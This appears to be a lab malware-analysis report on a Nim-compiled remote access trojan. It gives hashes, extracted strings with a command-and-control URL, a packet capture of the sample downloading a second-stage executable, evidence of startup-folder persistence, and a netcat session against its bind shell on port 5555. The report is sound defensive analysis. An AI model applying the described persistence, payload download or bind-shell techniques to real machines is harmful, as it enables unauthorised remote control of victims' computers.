

RAT.Unkown.Mlaz.exe File

Hashes

md5-->

689FF2C6F94E31ABBA1DDEBF68BE810E

sha1-->

69B8ECF6B7CDE185DAED76D66100B6A31FD1A668

sha256-->

248D491F89A10EC3289EC4CA448B19384464329C442BAC395F680C4F3A345C8C

Strings/Floss output:

@HTTP/

@connect

@head

@iterators.nim(189, 11) `len(a) == L` the length of the seq changed while iterating over it

@Proxy-Authorization: basic

@Content-Length:

@Content-Length

@PATCH

@PUT

@POST

@Connection: Keep-Alive

@Connection

@Host:

@ HTTP/1.1

@User-Agent

@user-agent

@tables.nim(1103, 13) `len(t) == L` the length of the table changed while iterating over it

@SSL support is not available. Cannot connect over SSL. Compile with -d:ssl to enable.

@https

@No uri scheme supplied.

InternetOpenW

InternetOpenUrlW

@wininet

@wininet

MultiByteToWideChar

@kernel32

@kernel32

MessageBoxW

@user32

@user32

@[+] what command can I run for you

@[+] online

@NO SOUP FOR YOU

@\mscordll.exe

@Nim httpclient/1.0.6


@/msdcorelib.exe

@AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup

@inrt explr

@<http://serv1.ec2-102-95-13-2-ubuntu.local>

Initial detonation




After detonating with inetsim running wireshark o/p


6	0.489990282	10.0.0.4	10.0.0.3	TCP	60 12540 → 80 [ACK] Seq=1 Ack=86 Win=262144 Len=0
7	0.481436061	10.0.0.4	10.0.0.3	HTTP	139 GET / HTTP/1.1
8	0.481441783	10.0.0.3	10.0.0.4	TCP	54 80 → 12540 [ACK] Seq=1 Ack=86 Win=64256 Len=0
9	0.488311791	10.0.0.3	10.0.0.4	TCP	204 80 → 12540 [PSH, ACK] Seq=1 Ack=86 Win=64256 Len=150 [TCP segment of a reassembled PDU]
10	0.488564437	10.0.0.4	10.0.0.3	TCP	60 12540 → 80 [ACK] Seq=86 Ack=151 Win=261888 Len=0
11	0.488570814	10.0.0.3	10.0.0.4	HTTP	312 HTTP/1.1 200 OK (text/html)
12	0.488692059	10.0.0.4	10.0.0.3	TCP	60 12540 → 80 [ACK] Seq=86 Ack=409 Win=261632 Len=0
13	0.489482561	10.0.0.3	10.0.0.4	TCP	54 80 → 12540 [FIN, ACK] Seq=409 Ack=86 Win=64256 Len=0
14	0.489730253	10.0.0.4	10.0.0.3	TCP	60 12540 → 80 [ACK] Seq=86 Ack=410 Win=261632 Len=0
15	0.490104230	10.0.0.4	10.0.0.3	TCP	66 12541 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
16	0.490113186	10.0.0.4	10.0.0.4	TCP	66 80 → 12541 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
17	0.490325354	10.0.0.4	10.0.0.3	TCP	60 12541 → 80 [ACK] Seq=1 Ack=1 Win=2102272 Len=0
18	0.490325382	10.0.0.4	10.0.0.3	HTTP	186 GET /msdcorelib.exe HTTP/1.1
19	0.490340814	10.0.0.3	10.0.0.4	TCP	54 80 → 12541 [ACK] Seq=1 Ack=133 Win=64128 Len=0
20	0.502627915	10.0.0.3	10.0.0.4	TCP	212 80 → 12541 [PSH, ACK] Seq=1 Ack=133 Win=64128 Len=158 [TCP segment of a reassembled PDU]


Frame 7: 139 bytes on wire (1112 bits), 139 bytes captured (1112 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_63:8a:26 (08:00:27:63:8a:26), Dst: PcsCompu_2a:37:f3 (08:00:27:2a:37:f3)
Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
Transmission Control Protocol, Src Port: 12540, Dst Port: 80, Seq: 1, Ack: 1, Len: 85
Hypertext Transfer Protocol
GET / HTTP/1.1\r\n\r\nUser-Agent: inrt explr\r\n\r\nHost: serv1.ec2-102-95-13-2-ubuntu.local\r\n\r\n\r\nFull request URI: http://serv1.ec2-102-95-13-2-ubuntu.local/
[HTTP request 1/1]
[Response in frame: 11]

Potential file download:msdcorelib.exe

Host-Based Indicators:

 Event

 Process

 Stack

Date:

9/3/2022 3:58:45.3074799 AM

Thread:

4872

Class:

File System

Operation:

CreateFile

Result:

SUCCESS

Path:

C:\Users\toxin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\mscordll.exe

Duration:

0.0004768

Desired Access:

Generic Write, Read Attributes

Disposition:

OverwriteIf

Options:

Synchronous IO Non-Alert, Non-Directory File

Attributes:

N

ShareMode:

Read, Write

AllocationSize:

0

OpenResult:

Created

AppData > Roaming > Microsoft > Windows > Start Menu > Programs > Startup								
Name	Date modified	Type	Size					
desktop.ini	8/29/2022 8:58 AM	Configuration sett...	1 KB					
mscordll.exe	9/3/2022 3:59 AM	Application	12 KB					


TCP socket in listening state:(May be bind shell)

RAT.Unknown.exe	5392	TCP	Listen	0.0.0.0	5555	0.0.0.0	0	9/3/2022 4:17:43 AM	RAT.Unknown.exe
RAT.Unknown.exe	5392	TCP	Close Wait	10.0.0.4	24633	10.0.0.3	80	9/3/2022 4:17:43 AM	RAT.Unknown.exe
RAT.Unknown.exe	5392	TCP	Close Wait	10.0.0.4	24634	10.0.0.3	80	9/3/2022 4:17:43 AM	RAT.Unknown.exe
remnux.exe	636	TCP	Listen	..	10660	..	0	9/1/2022 12:58:18 AM	remnux.exe

base64 encoded data in socket on 5555 port

```
remnux@remnux:~$ nc -nv 10.0.0.4 5555
Connection to 10.0.0.4 5555 port [tcp/*] succeeded!
WytdIHdoYXQgY29tbWFuZCBjYW4gSSBydW4gZm9yIHlvdQ==
^C
remnux@remnux:~$ nc -nv 10.0.0.4 5555
nc: connect to 10.0.0.4 port 5555 (tcp) failed: Connection refused
remnux@remnux:~$ nc -nv 10.0.0.4 5555
nc: connect to 10.0.0.4 port 5555 (tcp) failed: Connection refused
remnux@remnux:~$ echo "WytdIHdoYXQgY29tbWFuZCBjYW4gSSBydW4gZm9yIHlvdQ=="
WytdIHdoYXQgY29tbWFuZCBjYW4gSSBydW4gZm9yIHlvdQ==
remnux@remnux:~$ echo "WytdIHdoYXQgY29tbWFuZCBjYW4gSSBydW4gZm9yIHlvdQ==" | base64 -d
[+] what command can I run for youremnux@remnux:~$
```

comand injection capability : (bind shell)



Conclusion

Looks like command injection trojan , bind shell trojan

It opens a port 5555 on tcp and responds to anyone who asks for anything on that port (5555)

"It is a **BIND SHELL** trojan"